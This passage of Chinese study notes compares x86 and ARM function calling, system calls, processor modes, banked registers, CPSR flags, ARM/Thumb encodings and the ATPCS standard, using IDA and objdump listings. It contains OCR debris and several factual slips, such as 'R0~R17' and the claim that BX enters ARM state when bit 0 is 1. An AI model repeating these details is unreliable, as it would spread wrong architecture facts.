.text:004010C9                          push        1
.text:004010CB                          call        j_?call@@YAHHHHHHH@Z  ;
```

函数参数压栈，并调用 call 函数

call 函数里边的代码：
代码:

```
var_14    =  dword  ptr  -14h
var_10    =  dword  ptr  -10h
var_C      =  dword  ptr  -0Ch
var_8      =  dword  ptr  -8
var_4      =  dword  ptr  -4

.text:00401020                          push        ebp
.text:00401021                          mov          ebp,   esp
.text:00401023                          sub          esp,   54h
.text:00401026                          push        ebx
.text:00401027                          push        esi
```

```
.text:00401028                          push        edi
.text:00401029                          lea          edi,  [ebp+var_54]
.text:0040102C                          mov          ecx,  15h
.text:00401031                          mov          eax,  0CCCCCCCCh
.text:00401036                          rep            stosd
.text:00401038                          mov          [ebp+var_4],  0
.text:0040103F                          mov          [ebp+var_8],  1
.text:00401046                          mov          [ebp+var_C],  2
.text:0040104D                          mov          [ebp+var_10],  3
.text:00401054                          mov          [ebp+var_14],  4
.text:0040105B                          mov          eax,  [ebp+arg_0]
.text:0040105E                          add          eax,  [ebp+arg_4]
.text:00401061                          add          eax,  [ebp+arg_8]
.text:00401064                          add          eax,  [ebp+arg_C]
.text:00401067                          add          eax,  [ebp+arg_10]
.text:0040106A                          add          eax,  [ebp+arg_14]
.text:0040106D                          add          eax,  [ebp+var_8]
.text:00401070                          add          eax,  [ebp+var_C]
.text:00401073                          add          eax,  [ebp+var_10]
.text:00401076                          add          eax,  [ebp+var_14]
.text:00401079                          mov          [ebp+var_4],  eax
.text:0040107C                          mov          eax,  [ebp+var_4]
.text:0040107F                          pop          edi
.text:00401080                          pop          esi
.text:00401081                          pop          ebx
.text:00401082                          mov          esp,  ebp
.text:00401084                          pop          ebp
.text:00401085                          retn
```

进入函数后，

```
push   ebp                  ;先保存上层函数栈帧
sub   esp,54h               ;栈中开辟空间用于函数过程使用（局部变量等），
mov   eax,   0CCCCCCCCh
rep   stosd                 ;将预留空间填充为 CC，以便越界中断
```

之后的 mov 操作即可看出是在给局部变量赋值。
最后运算结果存储于 eax 。
完成函数功能后，函数恢复之前寄存器值，retn 返回。

2.ARM
一般采用 B 系列指令执行函数的跳转执行，其中 BL 指令将返回地址存储于 LR 寄存器，BLX 指令除了地址存储于 LR 寄存器，还对要执行的指令进行判断（ARM or Thumb）。
在参数传递时，将所有参数看作是存放在连续的内存单元中的字数据。然后，依次将各字数据传送到寄存器 R0~R3 中，如果参数多于 4 个，则通过栈进行存储，入栈的顺序与参数顺序相反，即最后一个字数据先入栈。
局部变量可以存储在寄存器中，也可以有栈来分配。
函数执行完后,若结果 32 位的整数时，可以通过寄存器返回（一般使用 R0）。 64 位整数时，可以通过寄存器 R0 和 R1 返回，依次类推（不含浮点运算结果）。最后将之前保存的函数地址赋予到 PC（可以是 LR，也可以是其他寄存器）。函数调用结构图可如下（采用 BL 跳转）：

寄存器：

```
R0  =  参数 1
R1  =  参数 2
R2  =  参数 3
R3  =  参数 4
LR  =  返回地址
```

栈：

```
|参数 5          |
|参数 6          |
```

|参数 7 |
+|栈底方向，高地址|+
IDA 载入，call 函数即将被调用的代码如下：
代码:

```
var_14                  =  -0x14
var_10                  =  -0x10
var_8                   =  -8

.text:0000851C                          STMFD       SP!,  {R11,LR}
.text:00008520                          ADD           R11,  SP,  #4
.text:00008524                          SUB           SP,  SP,  #0x10
.text:00008528                          MOV           R3,  #0
.text:0000852C                          STR           R3,  [R11,#var_8]
.text:00008530                          MOV           R3,  #5
.text:00008534                          STR           R3,  [SP,#0x14+var_14]
.text:00008538                          MOV           R3,  #6
.text:0000853C                          STR           R3,  [SP,#0x14+var_10]
.text:00008540                          MOV           R0,  #1
.text:00008544                          MOV           R1,  #2
.text:00008548                          MOV           R2,  #3
.text:0000854C                          MOV           R3,  #4
.text:00008550                          BL              call
```

通过 BL 进行函数调用，参数分别存放在 R0~R3 寄存器中。

call 函数里边的代码：
代码:

```
……
```

```
.text:0000850C                          MOV           R0,   R3
.text:00008510                          MOV           SP,   R11
.text:00008514                          LDMFD       SP!,   {R11}
.text:00008518                          BX              LR
```

结果存在 R0 中，并通过 BX LR 跳转会函数被调用的下一条指令，并判断指令类型。

Linux 系统调用比较之 ARM VS 80X86

1.80X86

在该系列体系中，系统调用号将放入%eax,它的参数则依次放入%ebx,%ecx,%edx,%esi 和%edi。然后调用软中断 0x80，程序将参数和系统调用号交给内核，内核来完成系统调用的执行比如，在以下的调用：

Write(2,“Hello”,5)的汇编形式大概是这样的

```
movl  $4,  %eax
movl  $2,  %ebx
movl  $hello,  %ecx
movl  $5,  %edx
int    $0×80
```

在进行 linux 进行注入过程中，常采用 ptrace 函数，对于系统调用的查看，只需要根据函数调用时刻寄存器的值，即可判断当前程序执行的函数功能以及所附带的参数。

2.ARM

在 ARM 架构上，所有的系统调用都是通过 SWI 软中断来实现的，指令如下：

SWI{cond} immed_24，具体的调用号存放在寄存器 R7 中，调用函数的参数和之前提到的传参方式相同。例如：exit(0)

```
MOV  R0,#0
MOV  R7,#7
SWI  #0
```

ARM 的基本数据类型

- 字(Word):在 ARM 体系结构中，字的长度为 32 位。
- 半字(Half-Word):在 ARM 体系结构中，半字的长度为 16 位。
- 字节(Byte):在 ARM 体系结构中，字节的长度为 8 位。

1. ARM 体系结构 V4 以上版本支持所有 3 种数据结构，ARMv4 以前版本仅支持字节和字。
2. 当将这些数据类型中的任一种声明为 unsigned 类型时，
   N 位数据值表示范围为 $0\sim2^{N}-1$ 的非负整数，使用通常的二进制格式。
3. 当将这些数据类型的任一种声明为 signed 类型时，
   N 位数据值表示范围为 $-2^{N-1}\sim2^{N-1}-1$ 的整数，使用二进制的补码格式
4. 所有数据操作(如 ADD)以字进行处理。
5. 加载和存储操作可以按照字节、半字和字的大小向(和从)存储器传送数据。
   加载时自动进行字节或半字的零扩展或符号扩展。
6. ARM 指令恰好是一个字(与 4 字节边界对齐)。Thumb 指令恰好是一个半字(与 2 字节边界对齐)。

ARM 处理器编程模型

ARM 处理器的工作状态

从编程的角度看，ARM 微处理器的工作状态一般有两种，并可在两种状态之间切换:

- 第一种为 ARM 状态，此时处理器执行 32 位的字对齐的 ARM 指令。
- 第二种为 Thumb 状态，此时处理器执行 16 位的半字对齐的 Thumb 指令。

当 ARM 处理器执行 32 位的 ARM 指令集时，工作在 ARM 状态；当 ARM 处理器执行 16 位的 Thumb 指令时，
工作在 Thumb 状态。在程序的执行过程中，处理器可以随时通过指令在两种工作状态之间切换，
而且处理器工作状态的转变并不影响处理器的工作模式和相应寄存器中的内容。
但 ARM 处理器在开始执行代码时，应该处于 ARM 状态。
ARM 处理器进入两种工作状态的方式为:

- 进入 Thumb 状态。当操作数寄存器的状态位(位[0])为 1 时，可通过执行 BX 指令使处理器从 ARM 状态切换到 Thumb 状态。
  如果处理器在 Thumb 状态进入异常，
  则当异常处理(IRQ、FIQ、Undef、Abort 和 SWI)返回时，自动转换到 Thumb 状态。
- 进入 ARM 状态。当操作数寄存器的状态位(位[0])为 1 时，可通过执行 BX 指令使处理器从 Thumb 状态切换到 ARM 状态。
  另外，在处理器进行异常处理(IRQ、FIQ、Undef、Abort 和 SWI)时，
  把 PC 放入异常模式连接寄存器中，并人异常向量地址开始执行程序，也可进入 ARM 状态。

ARM 处理器模式

7 种处理器模式

处理器模式	描 述
用户模式（User,usr）	ARM 处理器正常的程序执行的模式
快速中断模式（FIQ,fiq）	支持高速数据传送和通道处理
外部中断模式（IRQ,irq）	用于通用中断处理
特权模式（Supervisor,sve）	操作系统使用的保护模式
数据访问中止模式（Abort,abt）	当数据或指令预取中止时进入该模式，可用于虚拟存储及存储保护

未定义指令中止模式（Undefin- ed,und）	未定义的指令执行时进入该模式，可用于支持硬件协处理器的软件仿真
系统模式（System,sys）	运行具有特权的操作系统任务(ARM4 及以上版本)

ARM 处理器模式的运行模式可以通过软件改变。此外，外部中断或异常处理也可以引起处理器模式发生改变。
大多数应用程序运行在用户模式下。当处理器工作在用户模式时，正在执行的程序不能访问某些被操作系统保护的系统资源，也不能直接改变工作模式，除非异常发生。这种体系结构可以使操作系统控制整个系统资源的使用。
除用户模式外，其他 6 种模式统称"特权模式"(privileged mode)。在这些模式，程序可以自由地方问系统资源和改变处理器模式。其中的 5 种又称为"异常模式"(exception mode),

- FIQ(Fast Interruptre Quest)
- IRQ(Interrupt Re Quest)
- 管理(Supervisor)
- 中止(Abor)
- 未定义(Undefined)

当特定的异常出现时，进入相应的异常模式。每一种异常模式下都有某些专用的寄存器提供给异常处理程序使用，以避免异常出现时用户模式的状态不可靠。
系统模式，仅 ARM4 及以上版本有该模式。不能由于任何异常而进入该模式。它与用户模式有完全相同的寄存器，然而它属于特权模式，不受用户模式的限制。它供需要访问系统资源的操作系统任务使用，但避免使用与异常模式有关的附加寄存器。这样就能够保证当任何异常出现时，都不会使任务的状态变得不可靠。

ARM 寄存器

寄存器的组织结构

ARM 处理器共有 37 个 32 位寄存器，其中 31 个为通用寄存，6 个为状态寄存器。

- 31 个通用寄存器，包括 1 个程序计数器(PC)和 30 个通用寄存器。
- 6 个状态寄存器。包括 1 个 CPSR 和 5 个 SPSR，这些寄存器都是 32 位的，但只使用了其中的 12 位。

值得注意的是，这些寄存器不能被同时访问，具体哪些寄存器是可编程访问的，取决于处理器的工作状态及具体的运行模式。然而在任何时候，通用寄存器 R0~R14、程序计数器、一个或两个状态寄存器都是可访问的。
如果将所有的寄存器划分成部分重叠的组，那么每种处理器模式使用不同的寄存器组以图 3.1 所示。在任何时候，15 个通用寄存器(R0~R14)、1 或 2 个状态寄存器和程序计数器都是可见的。图 3.1 的每列都是在对应的处理器模式下可见的寄存器，具体功能分述如下。

寄存器 R0-R7 对于所有 CPU 模式都是相同的，它们不会被分块。

对于所有的特权 CPU 模式，除了系统 CPU 模式之外，R13 和 R14 都是分块的。也就是说，每个因为一个异常（exception）而可以进入模式，有其自己的 R13 和 R14。这些寄存器通常分别包含堆栈指针和函数调用的返回地址。

寄存器，对于所有 CPU 模式						
usr	sys	svc	abt	und	irq	fiq
R0						
R1						
R2						
R3						
R4						

R5					
R6					
R7					
R8					R8_fiq
R9					R9_fiq
R10					R10_fiq
R11					R11_fiq
R12					R12_fiq
R13	R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
R14	R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
R15					
CPSR					
	SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

同名的名称:

- R13 也被指为 SP（Stack Pointer）
- R14 也被指为 LR（Link Register）
- R15 也被指为 PC（Program Counter）

通用寄存器

通用寄存器包括 R0~R15，可以分为三类:

- 不分组寄存器 R0~R17
- 分组寄存器 R8~R14
- 程序计数器 R15

(1)不分组寄存器 R0~R7
R0~R7 是不分组寄存器。这意味着在每一种处理器模式下均可访问一样的 32 位物理寄存器，它们是真正的通用寄存器，没有体系结构所隐含的特殊用途。但是，在中断或异常处理程序中进行运行模式转换时，由于不同的处理器模式均使用相同的物理寄存器，不小心可能会造成寄存器中数据的破坏，这一点在进行程序设计时应引起注意。
(2)分组寄存器 R8~R14
R8~R14 是分组寄存器。对于分组寄存器，每一次所访问的物理寄存器与处理器当的运行模式有关。若要访问特定的物理寄存器而不依赖于当前的处理器模式，则要使用规定的名字。
寄存器 R8~R12 各有两组物理寄存器:一组为 FIR 模式，另一组为除了 FIR 以外的其他模式，第 1 组访问 R8_fig~R12_fig，第 2 组访问 R8_usv~R12_usv。寄存器 R8~R12 没有任何指定的特殊用途，只使用 R8~R14 足以简单地处理中断。这些寄存器中独立的 FIQ 模式允许实现快速中断处理。
寄存器 R13、R14 有各自对应的 6 组不同的物理寄存器。其中的一组是用户模式与系统模式共用，另外 5 组物理寄存器对应于其他 5 种不同的运模式。访问时需要指定它们的模式。名字使用形式如下:

- R13<mode>
- R14<mode>

其中，<mode>可以从 usr、svc、abt、und、irq 和 fiq 这 6 种模式中选取一种。
寄存器 R13 通常用做堆栈指针，称为 SP。每种异常模式都有自己的分组 R13，通常 R13 在初始化时被指向该异常运行模式所分配的堆栈空间。这样，在入口处，异常处理程序可将用到的其他寄存器的值保存到堆栈中。返回时，重新将这些值加载到寄存器。这种异常处理方法保证了异常出现后不会导致执行程序的状态不可靠。
寄存器 R14 用做子程序连接寄存器(Subrountine Link Register)，也称为"连接寄存器 LR"。当自执行带连接分支(BL)的指令时，R14 中得到 R15 的副本；而在其他病况下，将 R14 用做通用寄存器。与之类似，当中断或异常出现时，或当中断或异常程序执行 BL 指令时，相应的分组寄存器 R14_svc、R14_irq、R14_fiq、R14_at、R14_und 都将用来保存 R15 的返回值。
寄存器 R14 有两个特殊功能。
①在每种模式下，相应的 R14 用于保存程序的返回地址。当用 BL 或 BLX 指令完成子程序调用时，将 R14 设置成子程序返回地址。当将 R14 复制回程序指针 PC 时，即完成子程序返回。典型的做法是使用以下列两种方法之一:

- 执行如下指令:

MOV PC,LR

BX LR

- 在子程序入口，使用如下形式的指令把 R14 存到堆栈，即

  STMFD SP!,{<resgisters>,LR}

  使用如下配套的指令返回，即

  LDMFD SP!,{<registers>,PC}

②当异常出现时，将相应异常模式的 R14 设置成异常返回地址(某些异常偏移一个小量)。异常返回与子程序返回使用类似的方法实现，但使用的指标稍有不同，用以保证当异常出现时，将正在执行程序的状态完全保存。
FIQ 模式有 7 个分组的寄存器(R8~R14)，映射为 R8_fig~R12_fig。在 ARM 状态下，许多 FIQ 处理没必要保存任何寄存器。usr 、irq、svc、abt 和 und 模式的每一种都包括两个分组寄存器 R13 和 R14 的映射，允许每种模式都有自己的堆栈和连接寄存器。
(3)程序计数器 R15
寄存器 R15 用做程序计数器(PC)。在 ARM 状态，PC 的位[1:0]为 0，位[31:2]保存 PC。而在 Thumb 状态下，PC 的位[0]是 0,[31:1]保存 PC。R15 虽然也可用做通用寄存器，但一般不这么使用，因为对 R15 的使用有一些特殊的限制，当违反了这些限制时，程序的执行结果是未知的。程序计数器在下面两种情况下用于特殊目的:
①读程序计数器。指令读出的 R15 的值是指令地址加上 8 字节。由于 ARM 指令始终是字对齐的，所以读出结果的位[1:0]始终是 0。(但在 Thumb 状态下，指令为 2 字节对齐，位[0]=0。)读 PC 主要用于快速地对临近的指令和数据进行位置无关寻址，包括程序中的位置无关分支。尤其要注意 STR 和 STM 指令对 R15 的操作，详细规则可参见相关的技术手册。
②写程序计数器。写 R15 的通常结果是将指令地址和分支地址写到 R15 中。由于 ARM 指令要求字对齐，写到 R15 中的地址值应满足的位[1:0]=0b00。类似地，Thumb 指令要求半字对方，写到 R15 中值的位[0]=0。确切的操作规则取决于当前的介指令集和体系结构版本，即

- 在 ARMv3 及更低的版本，写到 R15 中的地址值(位[1:0])被忽略，即写入的地址值将与 0XFFFFFFFC 进行与操作。
- 在 ARMv4 和 ARMv5 及所有变种中，写到 R15 中的地址值(位[1:0])在 ARM 状态必须是 0b00。若不是，则结果不可预知。

- ARM 体系结构 v4 及以上版本的 T 变种中，包括 ARMv6 及以上版本，Thumb 指令要求半字对齐，写到 R15 中位的位[0]忽略。若 PC 的位[0]是实现的，则 PC 的位[0]必须写成 0。
- 在 ARMv6 及以上版本中，写到 R15 中的值(位[1:0])在 ARM 状态忽略。PC 的位[1]必须写 0；若 PC 的位[0]必须写成。

而有些指令对 R15 的操作有特殊的要求。例如，指令 BX 利用位[0]来确定需要跳转到的子程序是 ARM 状态还是 Thumb 状态。

程序状态寄存器

ARM 的程序状态寄存器(Program Status Register,PSR)有 1 个当前程序状态寄存器(CPSR)和 5 个备份的程序状态寄存器(SPSR)。当前程序状态寄存器(CPSR)可以在任何处理器模式下被访问，CPSR 可用来标识(或设置当前)运算的结果、中断使能设置、处理器状态、当前运行模式等。不同模式的 CPSR 是同一个物理寄存。
另外，每一种处理模式下还都有一个专用的物理寄存器(SPSR)用来备份程序状态寄存器。状态寄存器。当特定的异常中断发生时，这个物理寄存器负责存放当前程序状态寄存器的内容。当异常处理程序返回时，再将其内容恢复到当前程序状态寄存器。由于用户模式和系统模式澡属于异常模式，因此没有 SPSR，当在这两种模式下访问 SPSR，结果是未知的。CPSR、SPSR 都是 32 位寄存器，它们的格式是相同的，如图 3.2 所示。




图 3.2 程序状态寄存器

(1)条件标志位
N(Negative)、Z(Zero)、C(Carry)和 V(oVerflow)统称为条件标志位。它的内容会根据程序中的算术或逻辑指令的执行结果进行修改，而且这些条件标志位可由大多数指令检测以决定指令是否执行。在 ARM4T 构架中，所有的 ARM 指令都可以条件执行，而 Thumb 指令却不能。各条件码标志位的具体含义如下:
①N:(负)标志位。本位设置成当前指令运行结果的位[31]的值。当两个由补码表示的有符号整数运算时，N=1 表示运算的结果为负数；N=0 表示运算的结果为正数或零。
②Z:(零)标志位。Z=1 表示运算的结果为零，Z=0 表示运算的结果不为零。

③C:(进位)标志位。下面分 4 种情况讨论 C 的设置方法:

- 在加法指令中(包括比较指令 CMP)，当结果产生了进位，则 C=1，表示无符号数运算发生上溢出；其他情况下，C=0.
- 在减法指令中(包括比较指令 CMP)，当运算中发生借位，即无符号数运算发生下溢出，则 C=0；其他情况，C=1
- 对于在操作数中包括移位操作的运算指令(非加/减法指令)，C 设置被移位寄存器最后移出位的值。
- 对于其他非加/减法运算指令，C 的值通常不改变。

④V:(溢出)标志位。下面分两种情况讨论 V 的设置方法:

- 对于加/减运算指令，当操作数和运算结果都是以二进制的补码表示的带符号数时，V=1 表示符号位溢出。
- 对于其他非加/减法指令，通常不改变标志位 V 的值。

(2)Q 标志位
在 ARMv5 及以上版本的 E 变种系列处理器中，CPSR 的位[27]用做 Q 标志。Q 标志用于指出增强型的 DSP 运算指令是否发生了溢出。类似地，SPSR 中的 Q 标志位，用于在异常出现时保留和恢复 CPSR 中的 Q 标志。在其他版本的处理器中，Q 标志位未定义。
GE[3:0]位
在 ARMv6 版本中，SIMD 指令使用位[19:16]作为结果的每个字节或半字节的大于或等于标志。可以使用这些标志来控制后面的 SEL 指令。
指令对半字节的操作:

- 基于顶部半字计算结果，置位或清零 GE[3:2]。
- 基于底部半字计算结果，置位或清零 GE[1:0]。

指令对字节的操作:

- 基于顶部字节计算结果，置位或清零 GE[3]。
- 基于第 2 个字节计算结果，置位或清零 GE[2]。
- 基于第 3 个字节计算结果，置位或清零 GE[1]。
- 基于底部字节计算结果，置位或清零 GE[0]。

若相应计算结果如下，则每个位置(否则清零):

- 对无符号字节加法，结果大于或等于 2^8。
- 对无符号半字加法，结果大于或等于 2^{16}。
- 对无符号减法，结果大于或等于 0。
- 对有符号算术运算，结果大于或等于 0。

在 ARMv6 以前的体系结构版本中，对 CPSR 和 SPSR 的位[19:16]必须按保留位对待。
(4)控件位
CPSR 的低 8 位(I、F、T 和 M[4:0])统称为控制位。当异常发生时，这些位的值将发生相应的变化。此外，如果处理器运行于特权模式下，这些位也可以通过软件来修改它的值。
①中断禁止位:I 和 F 位。

- I=1，IPQ 被禁止。
- F=1，FIQ 被禁止。

②状态控制位:T 位。T 位反映了处理器的运行状态，对于不同版本的 ARM 处理器，T 位含义不同。
对于 ARMv3 及更低的版本和 v4 的非 T 系列版本处理器，T 位应当为 0。在这些版本中，没有 ARM 和 Thumb 状态之间的切换。

- T=0，处理器处于 ARM 状态(即执行 32 位的 ARM 指令)。
- T=1，处理器处于 Thumb 状态(即执行 16 位的 Thumb 指令)。

当然，T 位只有在 T 系统的 ARM 处理器上才有效，有非 T 系列的 ARM 版本中，T 位将始终为 0。
③模式控制位:M[4:0]位。
这些位的组合确定了处理器的工作模式。具体含义如表 3.2 所示。

表 3.2　运行模式位 M[4:0]的具体含义

M[4:0]	处理器模式	可访问的寄存器
0b10000	用户模式	PC，CPSR, R14～R0
0b10001	FIQ 模式	PC，CPSR，SPSR_fiq，R14_fiq，R8_fiq，R7～R0
0b10010	IRQ 模式	PC，CPSR，SPSR_irq，R14_irq，R13_irq，R12～R0
0b10011	管理模式	PC，CPSR，SPSR_svc，R14_svc，R13_svc，R12～R0
0b10111	中止模式	PC，CPSR，SPSR_abt，R14_abt，R13_abt，R12～R0
0b11011	未定义模式	PC，CPSR，SPSR_und，R14_und，R13_und，R12～R0
0b11111	系统模式	PC，CPSR(ARMv4 及以上版本)，R14～R0

(5)其他位

CPSR 中的其余位为保留位，保留位将用于 ARM 版本的扩展。应用软件不要操作这些位，以免与 ARM 将来版本的扩展相冲突。

ARM32 位指令及 THUMB16 位指令

```
[wenjing@centos6 script]$ arm-linux-gcc -o hello hello.c
[wenjing@centos6 script]$
[wenjing@centos6 script]$ arm-linux-objdump -d hello     //4 个字节，32 位 ARM 指令
      ... ...
      ... ...
00008468 <main>:
      8468:          e1a0c00d            mov        ip, sp
```

```
      846c:       e92dd800        push    {fp, ip, lr, pc}
      8470:       e24cb004        sub     fp, ip, #4
      8474:       e59f000c        ldr     r0, [pc, #12]    ; 8488 <main+0x20>
      8478:       ebffffa3        bl       830c <_init+0x24>
      847c:       e3a03000        mov     r3, #0
      8480:       e1a00003        mov     r0, r3
      8484:       e89da800        ldm     sp, {fp, sp, pc}
      8488:       0000849c        .word   0x0000849c
      ... ...
      ... ...

[wenjing@centos6 script]$ arm-linux-gcc -o hello  -mthumb  hello.c
[wenjing@centos6 script]$
[wenjing@centos6 script]$ arm-linux-objdump -d hello  //2 个字节，16 位 ARM 指令
       ... ...
       ... ...
00008468 <main>:
      8468:       b580            push    {r7, lr}
      846a:       af00            add     r7, sp, #0
      846c:       4b03            ldr     r3, [pc, #12]    ; (847c <main+0x14>)
      846e:       1c18            adds    r0, r3, #0
      8470:       f7ff ef4c       blx     830c <_init+0x24>
      8474:       2300            movs    r3, #0
      8476:       1c18            adds    r0, r3, #0
      8478:       46bd            mov     sp, r7
      847a:       bd80            pop     {r7, pc}
      847c:       00008490        .word   0x00008490
      ... ...
```

```
      ... ...

[wenjing@centos6 script]$ gcc -o hello hello.c
[wenjing@centos6 script]$
[wenjing@centos6 script]$ objdump -d hello          //CONFUSED!
      ... ...
      ... ...
080483b4 <main>:
  80483b4:          55                                    push     %ebp
  80483b5:          89 e5                                 mov      %esp,%ebp
  80483b7:          83 e4 f0                              and      $0xfffffff0,%esp
  80483ba:          83 ec 10                              sub      $0x10,%esp
  80483bd:          c7 04 24 94 84 04 08      movl    $0x8048494,(%esp)
  80483c4:          e8 27 ff ff ff               call    80482f0 <puts@plt>
  80483c9:          b8 00 00 00 00               mov      $0x0,%eax
  80483ce:          c9                                    leave
  80483cf:          c3                                    ret
      ... ...
      ... ...
```

一个程序同时包含 ARM32/THUMB16 指令

```
[wenjing@centos6 script]$ cat hello1.c
#include <stdio.h>

void funca();
void funcb();
```

```
void funca()
{
      printf("I am funca\n");
      funcb();
}

int main()
{
      funca();
      return 0;
}
[wenjing@centos6 script]$
[wenjing@centos6 script]$ cat hello2.c
#include <stdio.h>

void funcb();

void funcb()
{
      printf("I am funcb\n");
}

[wenjing@centos6 script]$
[wenjing@centos6 script]$ arm-linux-gcc -o hello1 -c hello1.c
[wenjing@centos6 script]$ arm-linux-gcc -o hello2 -mthumb -c hello2.c
[wenjing@centos6 script]$
[wenjing@centos6 script]$ arm-linux-gcc -o hello hello1 hello2
```

```
[wenjing@centos6 script]$ arm-linux-objdump -d hello | grep "<"
000082e8 <_init>:
000082f8 <.plt>:
      82fc:          e59fe004            ldr       lr, [pc, #4]      ; 8308 <_init+0x20>
00008348 <_start>:
00008384 <_call_via_r0>:
00008388 <_call_via_r1>:
0000838c <_call_via_r2>:
00008390 <_call_via_r3>:
00008394 <_call_via_r4>:
00008398 <_call_via_r5>:
0000839c <_call_via_r6>:
000083a0 <_call_via_r7>:
000083a4 <_call_via_r8>:
000083a8 <_call_via_r9>:
000083ac <_call_via_sl>:
000083b0 <_call_via_fp>:
000083b4 <_call_via_ip>:
000083b8 <_call_via_sp>:
000083bc <_call_via_lr>:
000083c0 <__do_global_dtors_aux>:
      83c0:          e59f3038            ldr       r3, [pc, #56]     ; 8400 <__do_global_dtors_aux+0x40>
      83d4:          1a000007            bne       83f8 <__do_global_dtors_aux+0x38>
      83d8:          e59f3024            ldr       r3, [pc, #36]     ; 8404 <__do_global_dtors_aux+0x44>
      83e0:          0a000001            beq       83ec <__do_global_dtors_aux+0x2c>
      83e4:          e59f001c            ldr       r0, [pc, #28]     ; 8408 <__do_global_dtors_aux+0x48>
      83e8:          ebffffcd            bl         8324 <_init+0x3c>
      83ec:          e59f300c            ldr       r3, [pc, #12]     ; 8400 <__do_global_dtors_aux+0x40>
```

```
0000840c <frame_dummy>:
      840c:          e59f3040          ldr       r3, [pc, #64]    ; 8454 <frame_dummy+0x48>
      841c:          0a000002          beq       842c <frame_dummy+0x20>
      8420:          e59f0030          ldr       r0, [pc, #48]    ; 8458 <frame_dummy+0x4c>
      8424:          e59f1030          ldr       r1, [pc, #48]    ; 845c <frame_dummy+0x50>
      8428:          ebfffc3           bl         833c <_init+0x54>
      842c:          e59f002c          ldr       r0, [pc, #44]    ; 8460 <frame_dummy+0x54>
      8438:          0a000003          beq       844c <frame_dummy+0x40>
      843c:          e59f3020          ldr       r3, [pc, #32]    ; 8464 <frame_dummy+0x58>
      8444:          0a000000          beq       844c <frame_dummy+0x40>
00008468 <funca>:
      8474:          e59f0008          ldr       r0, [pc, #8]      ; 8484 <funca+0x1c>
      8478:          ebffffa3          bl         830c <_init+0x24>
      847c:          fa000008          blx       84a4 <funcb>
00008488 <main>:
      8494:          ebffffff          bl         8468 <funca>
000084a4 <funcb>:
      84a8:          4b02                 ldr       r3, [pc, #8]      ; (84b4 <funcb+0x10>)
      84ac:          f7ff ef2e          blx       830c <_init+0x24>
000084b8 <_fini>:
[wenjing@centos6 script]$

==================== BUT   !!!!                                    ====================
WHY HERE NO SUCH LABEL LIKE   funcb_change_to_arm
cross compile tool version different ?
[wenjing@centos6 script]$ arm-linux-gcc --version
arm-linux-gcc (Buildroot 2011.02) 4.3.5
Copyright (C) 2008 Free Software Foundation, Inc.
```

```
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

[wenjing@centos6 script]$
[wenjing@centos6 script]$ arm-linux-objdump --version
GNU objdump (GNU Binutils) 2.21
Copyright 2010 Free Software Foundation, Inc.
This program is free software; you may redistribute it under the terms of
the GNU General Public License version 3 or (at your option) any later version.
This program has absolutely no warranty.

====================Copy target binary to target device====================
# ./hello
I am funca
I am funcb
```

http://laokaddk.blog.51cto.com/368606/1166520

ATPCS(传参数)

ARM-THUMB procedure call standard ATPCS

ATPCS 即 ARM-THUMB procedure call standard 的简称。

PCS 规定了应用程序的函数可以如何分开地写，分开地编译，最后将它们连接在一起，所以它实际上定义了一套有关过程（函数）调用者与被调用者之间的协议。

PCS 强制实现如下约定：调用函数如何传递参数（即压栈方法，以何种方式存放参数），被调用函数如何获取参数，以何种方式传递函数返回值。

PCS 的制订是一系列指标的“tradeoff（折衷）”（因为很大程度上涉及系统的一些性能），如会涉及生成代码的大小，调试功能的支持，函数调用上 下文处理速度以及内存消耗。当然，通过编译器的支持可以让生成的代码有不同的特性，如 gcc 编译选项可以支持或不支持 framepointer 来支持深入 调试功能或提高程序运行性能。

PCS 是体系结构密切相关的，直接涉及编译器如何使用处理器提供的应用寄存器，如编译器使用什么寄存器作为栈指针，利用哪些寄存器作直接传参等。值得注 意的是，没有谁规定说 PCS 是必须这样而不是那样的。它是应用相关的。任何一个操作系统和应用可以处于它自身的考虑定义自己的 PCS。当然，如果那样，也 必须有自己的编译器。而实际上，在一个处理器设计时，都会有某种假设，所以 PCS 某种程度上应该是一样的。

ATPCS 就是基于 ARM 指令集和 THUMB 指令集过程调用的规范。

ATPCS 概述　为了使单独编译的 C 语言程序和汇编程序之间能够相互调用,必须为子程序之间的调用规定一定的规则.ATPCS 就是 ARM 程序和 THUMB 程序中子程序调用的基本规则...

一.ATPCS 概述...

ATPCS 规定了一些子程序之间调用的基本规则.这些基本规则包括子程序调用过程中寄存器的使用规则,数据栈的使用规则,参数的传递规则.为适应一些特 定的需要,对这些基本的调用规则进行一些修改得到几种不同的子程序调用规则,这些特定的调用规则包括:支持数据栈限制检查的 ATPCS.　支持只读段位置 无关的 ATPCS.　支持可读写段位置无关的 ATPCS.　支持 ARM 程序和 THUMB 程序混合使用的 ATPCS.　处理浮点运算的 ATPCS...

有调用关系的所有子程序必须遵守同一种 ATPCS.　编译器或者汇编器在 ELF 格式的目标文件中设置相应的属性,标识用户选定的 ATPCS 类型.对应不同类型的 ATPCS 规则,有相应的 C 语言库,连接器根据用户指定的 ATPCS 类型连接相应的 C 语言库...

使用 ADS 的 C 语言编译器编译的 C 语言子程序满足用户指定的 ATPCS 类型.　而对于汇编语言程序来说，完全要依赖用户来保证各子程序满足选定的 ATPCS 类型.　具体来说,汇编语言子程序必须满足下面三个条件:　在子程序编写时必须遵守相应的 ATPCS 规则;　数据栈的使用要遵守 ATPCS 规 则;　在汇编编译器中使用-apcs 选项...

二.　基本 ATPCS...

